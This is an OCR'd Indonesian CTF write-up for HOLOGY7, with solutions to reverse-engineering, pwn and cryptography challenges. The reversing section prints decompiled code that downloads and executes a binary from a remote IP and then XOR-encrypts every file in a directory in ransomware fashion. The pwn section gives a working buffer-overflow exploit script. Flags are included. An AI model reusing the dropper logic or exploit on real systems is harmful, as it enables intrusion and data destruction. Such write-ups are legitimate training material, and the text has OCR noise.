
Encode	Decode	Encode Mod	Decode Missing	Encode Intd.	Decode Intd.
bytes -> PGNs	PGNs -> bytes	bytes -> rev(bytes) -> PGNs	PGNs -> **rev(bytes)**	bytes -> rev(bytes) -> PGNs	PGNs -> **rev(bytes) -> bytes**

Fungsi encoding harus memiliki fungsi decoding jika tidak mau dibilang sebagai fungsi hashing. Umumnya, fungsi decoding memiliki jumlah prosedur yang sama dengan fungsi encodingnya. Berikut “pelengkap fungsi decoding” yang saya berikan pada file decode.py.

Before	After

`# Pad move binary to meet max binary length`
`required_padding = max(0, max_binary_length - len(move_binary))`
`move_binary = ("0" * required_padding) + move_binary`
	`# Pad move binary to meet max binary length`
	`required_padding = max(0, max_binary_length - len(move_binary))`
	`move_binary = (("0" * required_padding) + move_binary)[::-1]`

Hasilnya:



REVERSE ENGINEERING

tartarus

Flag: HOLOGY7{m455_d3struction_10MAR2O1O}


Diberikan sebuah binary, intinya binary ini akan mendownload sebuah binary lain yang bernama nyx dari http://103.175.221.20:141/nyx.

```
36  }
37  local_48 = (undefined8 *)timespec_init(5);
38  timespec_add_str(local_48,"http://");
39  timespec_add_str(local_48,"103");
40  timespec_add_char(local_48,0x2e);
41  timespec_add_str(local_48,"175");
42  timespec_add_char(local_48,0x2e);
43  timespec_add_str(local_48,"221");
44  timespec_add_char(local_48,0x2e);
45  timespec_add_str(local_48,"20");
46  timespec_add_str(local_48,":141");
47  timespec_add_char(local_48,L'/');
48  timespec_add_char(local_48,L'n');
49  timespec_add_char(local_48,L'y');
50  timespec_add_char(local_48,L'x');
51  local_50 = "nyx";
52  iVar1 = timespec_download_file(*local_48,&DAT_0010205c);
53  if (iVar1 == 0) {
54    chmod(local_50,0x1ed);
55    execl(local_50,local_50,0);
56  }
57  remove(local_50);
```

Lalu di binary nyx.


```
17
18  local_10 = "./";
19  local_18 = "ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd";
20  local_20 = "sillymistake_312312390u3i12=89123900329i01";
21  sVar2 = strlen("ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd"
    );
22  local_24 = (undefined4)sVar2;
23  sVar2 = strlen(local_20);
24  local_28 = (undefined4)sVar2;
25  local_30 = "nyx";
26  local_38 = opendir(local_10);
27  while (local_40 = readdir(local_38), local_40 != (dirent *)0x0) {
28    if ((local_40->d_type == '\b') && (iVar1 = strcmp(local_40->d_name,local_30), iVar1 != 0)) {
29      snprintf(local_448,0x400,"%s/%s",local_10,local_40->d_name);
30      cipher(local_448,local_18,local_24);
31      cipher(local_448,local_20,local_24);
32    }
33  }
34  local_48 = &DAT_001020b3;
35  remove("nyx");
36  closedir(local_38);
37  return 0;
38}
```

Intinya akan melakukan cipher 2x dengan key yang berbeda.




```
Decompile: cipher - (nyx)
3
4 {
5   int iVar1;
6   FILE *__stream;
7   size_t __n;
8   size_t sVar2;
9   void *__ptr;
10  void *__ptr_00;
11  long i;
12
13  __stream = fopen(param_1,"rb+");
14  fseek(__stream,0,2);
15  __n = ftell(__stream);
16  rewind(__stream);
17  sVar2 = strlen("waifuku_ada_5");
18  iVar1 = (int)sVar2;
19  __ptr = malloc(__n + (long)iVar1);
20  fread(__ptr,1,__n,__stream);
21  for (i = 0; i < (long)__n; i = i + 1) {
22    *(byte *)((long)__ptr + i) = *(byte *)((long)__ptr + i) ^ *(byte *)(param_2 + i % (long)param_
      3)
23    ;
24  }
25  memcpy((void *)(__n + (long)__ptr),"waifuku_ada_5",(long)iVar1);
26  sVar2 = ((long)(__n + (long)iVar1 + 2) / 3) * 4;
27  __ptr_00 = malloc(sVar2 + 1);
28  _armgdon(__ptr,iVar1 + (int)__n,__ptr_00);
29  rewind(__stream);
30  fwrite(__ptr_00,1,sVar2,__stream);
31  free(__ptr);
32  free(__ptr_00);
33  fclose(__stream);
34  return;
```

Di fungsi cipher akan melakukan xor dengan key, lalu diubah menjadi base64. Untuk melakukan reverse nya kita tinggal balik logic nya, namun disini ada kejanggalan dengan key 2, dimana dia akan melakukan xor terus-terusan ke memory selanjutnya. Jadi seharusnya dia balik ke key awal, jadi ada tambahan nya.



```
→ pwn python3
Python 3.12.3 (main, Sep 11 2024, 14:17:37) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a = "sillymistake_312312390u3i12=89123900329i01\x00ny\x78\x00\x25\x73\x2f\x25"
>>> import base64
>>> a = b'sillymistake_312312390u3i12=89123900329i01\x00ny\x78\x00\x25\x73\x2f\x25'
>>> base64.b64encode(a)
b'c2lsbHltaXN0YWtlXzMxMjMxMjM5MHUzaTEyPTg5MTIzOTAwMzI5aTAxAG55eAAlcy8l'
>>>
```



Recipe
Global match
Case insensitive
Multiline matching
Dot matches all
XOR
Key
iaTAxAG55eAAlcy8l
BASE64
Scheme
Standard
Null preserving
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
XOR
Input
OBBYPx8DPEcmIAwqC3Z/
UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVIVg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3
YWlmdWt1X2FkYV81
File details
Name: flag.txt
Size: 109 bytes
Type: unknown
Loaded: 100%
109 2 108
Raw Bytes
LF
Output
HOLOGY7{m455_d3struction_10MAR2010}

PWN

give me


Flag: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}

Diberikan sebuah binary:



Karena tidak ada canary, kita bisa lakukan buffer overflow.

Saat di decompile



Ada beberapa pilihan:

1. Register user.
2. Login.
3. View.
4. Logout

Vulnerability terdapat pada login yaitu buffer overflow.

Decompile: login - (vuln)

```
1
2  void login(char *param_1,undefined4 *param_2,undefined4 *param_3)
3
4  {
5    int iVar1;
6    char buffow [44];
7    uint local_c;
8
9    local_c = 0;
10   puts("Enter your username: ");
11   fgets(param_1,8,stdin);
12   puts("Enter your password: ");
13   gets(buffow);
14   printf("You entered: %s\n",buffow);
15   printf("Your status is: %d\n",(ulong)local_c);
16   iVar1 = strcmp(buffow,"s3cr3tpass");
17   if (iVar1 == 0) {
18     puts("Login successful!");
19     *param_2 = 1;
20     if ((local_c == 0x79656b) && (*param_1 == 'A')) {
21       *param_3 = 1;
22       puts("Feature unlocked: You can now add credits!");
23     }
24     else {
25       puts("Feature locked: You cannot add credits yet.");
26     }
27     return;
28   }
29   puts("Invalid password. Try again.");
30                     /* WARNING: Subroutine does not return */
31   exit(1);
```

Untuk bypass strcmp, kita bisa tambahkan s3cre3tpass lalu nullbyte, bypass variable ke 2 bisa dengan string “key” dan param_1 bisa menggunakan username berawalan A.


Lalu untuk panggil win, kita perlu memilih option 69, lalu menambah kredit sebanyak 0xdeaeb395.

solve.py

```
#!/usr/bin/python3
from pwn import *

# ===========================================================
#                          SETUP
# ===========================================================
```

```python
exe = './vuln'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '103.175.221.20', 3333 # <-- change this

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())


# ===========================================================
#                           NOTES
# ===========================================================
'''
 ---------------------------------
| Symphonie der Entschlossenheit  |
 ---------------------------------
'''

# ===========================================================
#                           EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(elf)

    io.sendlineafter(b':', b'2')
    payload = b'A'
    io.sendlineafter(b':', payload)
    payload = b's3cr3tpass\x00'
    payload += b'A' * (44 - len(payload)) + b'key'
    io.sendlineafter(b':', payload)

    io.sendlineafter(b':', b'69')
```

```
    io.sendline(b'3735991189')

    io.interactive()

if __name__ == '__main__':
    exploit()
```



CRYPTOGRAPHY

4x2 = 5

Flag: HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}

Diberikan sebuah chall.py

chall.py

```python
#!/usr/bin/env python3

from hashlib import sha512
from random import sample
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# Step 1: Read the flag
with open('../flag.txt', 'rb') as f:
    FLAG = f.read().strip()

# Step 2: Define characters and length
chars = b'aes?its_4E5!%7'
L = 3

# Step 3: Generate random bytes
a, b, c, d = (
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
)

# Step 4: Compute keys using SHA-512
key1 = sha512(a).digest()[:32]
key2 = sha512(b).digest()[:32]
key3 = sha512(c).digest()[:32]
key4 = sha512(d).digest()[:32]

# Step 5: Print the generated bytes
print(a.decode(), b.decode(), c.decode(), d.decode())

# Step 6: Encrypt the plaintext using the keys in a nested manner
plaintext = b'bbbbbbbbbbbbbbbb'
ciphertext = plaintext
```

```
for key in [key1, key2, key3, key4]:
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(ciphertext)

# Step 7: Compute the final key using the reversed bytes
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]

# Step 8: Encrypt the flag using the final key
encrypted_flag = AES.new(key, AES.MODE_ECB).encrypt(pad(FLAG,
AES.block_size))

# Step 9: Write the results to an output file
with open('../output.txt', 'w') as f:
    f.write(f'plaintext = {plaintext.hex()}\nciphertext =
{ciphertext.hex()}\nencrypted_flag = {encrypted_flag.hex()}')
```

output.txt

plaintext = 62626262626262626262626262626262
ciphertext = 5191361fb39838f1175b897258bff838
encrypted_flag =
3e6cff764e9d8eb47817c22e6796d75edb9bc57f91e7e9d2d967636101be73b861ee9
c87ed35087e1d58c01ede5531e25c7b60cd615f124d9029cdc2b8ef5d46c8a3d6d9ba
d517f931765f1146ab47e3016601fcc97b1d3c063970ee0558b24637202e7dd3fc3eba
d6c0dc13bd5c2a04b789a5bf272d665898b15dd941213366d203d31256f1b85e4eaaa
40bdd57785a81e41a77b81737e13251666204798e08289058d30925a7d8ea1b3a86
2b240e79d00d22a7fea022317c046b3d20b043e7263eb75365bd753e403fad142b59
614110c10c8ddc1c6a841c7d2e5f70427b415eb8e55a83d05fd9a21498dfd5bf10d13c
7b071c8775af88fa10cc338b677c782f9f10dd5c93c513f01a39d2e70d735f93dffe9fad
87b4b72edfb1aa31a59d8b59c1ec31ea75f54b76a6265097181b804ce32c82dad4a23
4975bff0bbe552f08a8cd218dfa881da9a04eaf65fbc96291e4b226f19017f85b6910ed
222efc050d7342f5b0a28eedffafaf8be7b4a4a52710632c9953e74c1df2e952118072b
8ee57335c87afcef26fed10c8a31de76e28a972878f2907ab61afc347084f0dc62e5870
3d212fe210301cedf4673d01cc8d192f47d270e6a4ca3f2afd27aceff66c1cd152011897
d6803c0568d1e8d91b37ff3c731164ce7be4df1a3123eb31657013f023f59dda9d71a4
09f83ac3f0dbb2de5d1f81ac03bbfe46d8808c5541a25131bc962eb1dd7ed2beb2848f
933e7643

I let GPT cook for me.

c. Step-by-Step Attack Execution

Step 1: Generating All Possible Permutations for `a`, `b`, `c`, and `d`

- **Character Set (`chars`):** `b'aes?its_4E5!%7'` (14 unique characters).
- **Length (`L`):** 3 bytes.
- **Permutations:** Since order matters, the number of possible 3-byte sequences is $P(14, 3) = 14 \times 13 \times 12 = 2184$ for each of `a`, `b`, `c`, and `d`.
- **Total Permutations:** 2184 for each, resulting in a feasible search space for MITM.

Step 2: Forward Encryption (Encrypting with `key1` and `key2`)

1. **Iterate Over All Possible `a` Values:**
   - For each `a`, compute `key1 = SHA-512(a)[:32]`.
   - Encrypt the known plaintext (`b'bbbbbbbbbbbbbbbb'`) with `key1` using AES ECB mode.
   - **Intermediate Ciphertext (`temp`):** Result after encrypting with `key1`.
2. **Iterate Over All Possible `b` Values:**
   - For each `b`, compute `key2 = SHA-512(b)[:32]`.
   - Encrypt `temp` with `key2` using AES ECB mode.
   - **Intermediate State (`mid_state`):** Result after encrypting with `key2`.
   - **Store `mid_state` in a Dictionary:** Map each `mid_state` to its corresponding `(a, b)` pair.

1. **Iterate Over All Possible `c` Values:**
   - For each `c`, compute `key3 = SHA-512(c)[:32]`.
   - Decrypt the known ciphertext (result after all four encryptions) with `key4` (to be iterated).
2. **Iterate Over All Possible `d` Values:**
   - For each `d`, compute `key4 = SHA-512(d)[:32]`.
   - Decrypt the known ciphertext with `key4` using AES ECB mode.
   - **Intermediate Ciphertext (`temp`):** Result after decrypting with `key4`.
   - Decrypt `temp` with `key3` using AES ECB mode.
   - **Intermediate State (`mid_state`):** Result after decrypting with `key3`.
   - **Check for Matching `mid_state`:** If this `mid_state` exists in the dictionary from the forward encryption phase, a matching `(a, b)` pair is found.


Step 4: Recovering the Final Key and Decrypting the Flag

1. **Matching `(a, b, c, d)` Found:**
   - With matching `mid_state`, retrieve `(a, b)` from the forward dictionary.
   - Combine with `(c, d)` to have all four bytes.
2. **Compute the Final Key:**
   - Concatenate the reversed bytes of `a`, `b`, `c`, and `d`: `a[::-1] + b[::-1] + c[::-1] + d[::-1]`.
   - Hash this concatenated byte string with SHA-512 and take the first 32 bytes: `key = SHA-512(a[::-1] + b[::-1] + c[::-1] + d[::-1])[:32]`.
3. **Decrypt the Encrypted Flag:**
   - Use the final key to decrypt `encrypted_flag` using AES ECB mode.
